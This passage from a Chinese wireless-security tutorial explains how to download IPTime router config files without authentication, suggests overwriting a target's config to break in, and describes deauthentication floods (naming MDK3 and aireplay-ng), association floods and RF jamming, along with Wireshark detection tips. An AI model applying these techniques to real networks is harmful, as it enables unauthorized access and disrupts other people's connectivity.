对于无线路由器来说，所有已经执行的设置都已经保存在备份文件中，而一些不够严谨的设备，对于内网中发出的下载请求会默认允许通过，如目前市面上流行的多款韩国的 IPTime 无线路由器都存在这样一个漏洞，就是未经验证即可下载配置文件。

无线黑客只要输入下述地址：http://192.168.0.1/config.cfg，就可以从没有登录的无线路由器上直接下载该路由器的配置备份文件，如图 24 所示。

而在对 config 文件进行分析后，虽然绝大多数路由器厂商都使用了自己的加密措施，但是在使用一些分析工具后，还是能够获取到一些敏感的配置信息，甚至是一些该网络设备的具体配置参数。图 25 所示为在 Linux 下进行简单的十六进制码查看。




图 24




图 25

再抛砖引玉一下，自行制作设置好的 config 文件，在攻击时直接覆盖目标无线设备的原配置文件，是一种极为快速的入侵方式和技巧，请感兴趣的朋友仔细体会。

无线 D.O.S 攻击

和传统的有线网络一样，无线路由器也会面临无线 D.O.S 攻击的威胁。先简单说明一下原理。IEEE 802.11 定义了一种客户端状态机制，用于跟踪工作站身份验证和关联状态。无线客户端和 AP 基于 IEEE 标准实现这种状态机制，如图 26 所示。成功关联的客户站停留在状态 3，才能进行无线通信。处于状态 1 和状态 2 的客户站在通过身份验证和关联前无法参与 WLAN 数据通信过程。无线客户端根据它们的关联和认证状态，可以分为 3 种状态中的任意一种，如表 2 内容所示。




图 26

表 2

状态机制	客户端状态	客户端具体表现	备 注
State 1	Unauthenticated	没有通过验证，没有和 AP 建立关联	无线客户端处于搜索及试图连接 AP 阶段
	Unassociated		
State 2	Authenticated	通过验证，没有和 AP 建立关联	无线客户端已经输入正确的连接密码并等待
	Unassociated		
State 3	Authenticated	通过验证，和 AP 建立关联	无线客户端被允许连接（AP 自动分配地址）
	Associated		

在获知了无线网络连接原理后，无线 D.O.S 原理也就很好理解了，不过由于无线 D.O.S 的分类太多，为方便大家查看，下面我举几个常见的无线 D.O.S 类型。

1）取消验证洪水攻击

取消验证洪水攻击，国际上称之为 De-authentication Flood Attack，全称即取消身份验证洪水攻击或验证阻断洪水攻击，通常被简称为 Deauth 攻击，是无线网络拒绝服务攻击的一种形式，它旨在通过欺骗从 AP 到客户端单播地址的取消身份验证帧来将客户端转为未关联的/未认证的状态。对于目前广泛使用的无线客户端适配器工具来说，这种形式的攻击在打断客户端无线服务方面非常有效和快捷。一般来说，在无线黑客发送另一个取消身份验证帧之前，客户站会重新关联和认证以再次获取服务。无线黑客反复欺骗取消身份验证帧才能使所有客户端持续拒绝服务。

为方便大家理解，我绘制了取消验证洪水攻击原理图，在图 27 中可看到无线黑客为了将所有已连接的无线客户端“踢下线”，对整个无线网络发送了伪造的取消身份验证报文。




图 27

无线黑客们通过发送 Deauthentication 取消验证数据报文，达到中断已连接的合法无线客户端正常通信的目的，并在长时间持续大量发送此类报文的基础上，使得无线网络一直处于瘫痪状态。

可以使用的工具有很多，比如在 Linux 下比较有名的 MDK2/3，或者早一点的 Void11 等，我们也可以使

用 aireplay-ng 的其中一个参数配合实现。注意该攻击发包速率并不会维持在某个固定数值，而是根据网卡性能等情况维持在每秒 15～100 个包这样一个范围。如图 28 所示，发包速率为每秒 76 个。




图 28

在察觉到网络不稳定时，管理员应该立即着手捕获数据包并进行分析，这样可以便于迅速判断攻击类型。图 29 所示为无线网络在遭到 Deauth 攻击出现不稳定状况时，使用 Wireshark 抓包的结果分析，可以看到有大量连续的包含 802.11 Deauthentication 标示的数据报文出现。




图 29

需要注意的是，伴随着 Deauthentication 数据包，随之出现的就是大量的 Disassociation 数据包，这是因为先取消验证，自然就会出现取消连接，也就是断开连接的情况了。

2）关联洪水攻击

关联洪水攻击，国际上称之为 Association Flood Attack，全称即关联洪水（泛洪）攻击，通常被简称为 Asso 攻击，是无线网络拒绝服务攻击的一种形式。它试图通过利用大量模仿的和伪造的无线客户端关联来填充 AP 的客户端关联表，从而达到淹没 AP 的目的。

这么说吧，由于开放身份验证（空身份验证）允许任何客户端通过身份验证后关联。利用这种漏洞的无线黑客可以通过创建多个已连接或已关联的客户端来模仿很多客户端，从而淹没目标AP的客户端关联表。同样为方便大家理解，可以参考下面我绘制的图 30。可以看到，当客户端关联表溢出后，合法无线客户端将无法再关联，于是就形成了拒绝服务攻击。




图 30

一旦无线路由器/接入点的连接列表遭到泛洪攻击，接入点将不再允许更多的连接，并会因此拒绝合法用户的连接请求。当然，还有一种可能是无线黑客集合了大量的无线网卡，或者改装的集合大量无线网卡芯片的捆绑式发射机（类似于我们常说的“短信群发器”），进行大规模连接攻击的话，对于目前广泛使用的无线接入设备，也将是很有效果的。

当无线网络遭受到此类攻击时，我们可以对当前无线网络进行监测和分析，就能够看到如图 31 所示的情形：遭到洪泛攻击的接入点网络数据，出现了大量无法验证的无线客户端 MAC 及请求。

3）RF 干扰攻击

如果说前面几种 D.O.S 攻击还是主要基于无线通信过程及协议的话，那么 RF 干扰攻击就是完全不同的一种攻击方式了。

RF 干扰攻击，国际上称之为 RF Jamming Attack，在个别文章中有时也称之为 RF Disruption Attack，该攻击是通过发出干扰射频达到破坏正常无线通信的目的。其中，RF 全称为 Radio Frequency，即射频，主要包括无线信号发射机及收信机等。在通信领域，关于无线信号干扰和抗干扰对策一直是主要研究方向之一。




图 31

这个其实很好理解，这类工具大家也可能都见过

或者听说过，就好比说考四六级英语，我们常看到报纸上报道的那个“手机信号屏蔽器”就是类似的东西，图 32 所示为国内目前正在使用的手机干扰机，只要一打开，就可以保证半径为几十或者几百米之内所有的手机无法连接基站，原理完全一样，只不过“手机信号屏蔽器”的覆盖频率只涉及了 GSM 或者 CDMA 工作频段而已。图 33 所示为车载手机/GPS 多功能干扰机。




图 32




图 33

同样地，我也绘制了这样一幅无线 RF 干扰攻击原理图以供参考。如图 34 所示。

